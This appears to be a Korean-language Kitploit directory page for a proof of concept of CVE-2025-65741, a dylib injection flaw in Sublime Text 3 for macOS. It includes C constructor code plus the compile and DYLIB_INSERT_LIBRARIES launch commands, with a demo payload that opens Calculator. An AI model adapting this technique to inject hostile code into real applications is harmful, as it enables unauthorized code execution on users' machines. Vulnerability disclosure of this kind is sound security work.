
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
도구/GitHubGitHub/vinicius-batistella/cve-2025-65741
Vulnerability AnalysisCode AnalysisExploitationPayload DevelopmentBinary Exploitation
GitHubvinicius-batistella/cve-2025-65741

CVE-2025-65741

macOS의 Sublime Text 3에서 서명되지 않은 코드를 통한 dylib 주입을 시연하는 CVE-2025-65741에 대한 개념 증명으로, 컴파일된 .dylib 페이로드 및 익스플로잇 단계를 포함합니다.

저장소 보기
5110개월 전아직 검토되지 않음
공유

CVE-2025-65741 - Dylib Injection에 취약한 macOS용 Sublime Text 3

Download: https://www.sublimetext.com/3
CVE: CVE-2025-65741 | https://nvd.nist.gov/vuln/detail/CVE-2025-65741
Author: Vinicius Batistella
Version Affected: Sublime Text 3 Build 3208 or prior for macOS

Details


Sublime Text 앱은 서명되지 않은 코드 주입을 올바르게 검사하지 않으므로, 공격자는 .dylib 라이브러리를 컴파일하여 앱이 해당 라이브러리를 애플리케이션 컨텍스트에서 실행하도록 강제할 수 있습니다. 다음 예에서는 Sublime Text 앱이 calc 바이너리를 열도록 강제되었습니다. 이 취약점은 빌드 3209 이상에서 수정되었습니다.
이미지

PoC

  1. 아래 C 코드를 다음과 같이 컴파일합니다:
#include <stdio.h>
#include <stdlib.h>

__attribute__((constructor))
static void myconstructor(int argc, const char **argv)
{
	printf("[+] Dynalic Library Injection: %s\n", argv[0]);
	system("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
}
gcc -dynamiclib injection.c -arch x86_64 -o injection_x86.dylib
  1. 그런 다음 Sublime Text 3 빌드 3208 또는 이전 버전에서 다음과 같이 실행합니다:
DYLIB_INSERT_LIBRARIES=injection_x86.dylib /Applications/Sublime\ Text.app/Contents/MacOS/Sublime\ Text

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    926
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    699
  • 3

    looking-glass

    anonghosty/looking-glass

    Shadowserver 보고서를 MongoDB로 수집하고 이를 대화형 지도, 분석, 발견 사항, 권고 및 경영진 대시보드로 재생하는 CSIRT 플랫폼입니다.

    428
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer는 오픈소스 권한 접근 관리(PAM) 플랫폼으로, DevOps 및 IT 팀이 웹 브라우저를 통해 SSH, RDP, Kubernetes, 데이터베이스 및 RemoteApp 엔드포인트에 주문형 보안 액세스를 제공합니다.

    397
  • 5

    SafeLine

    chaitin/safeline

    악성 HTTP 트래픽을 필터링하고 SQL 인젝션, XSS, 봇 공격을 차단하며, 속도 제한 및 동적 HTML/JS 암호화를 제공하는 자체 호스팅 WAF 및 리버스 프록시입니다.

    347
  • 6

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    337

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →



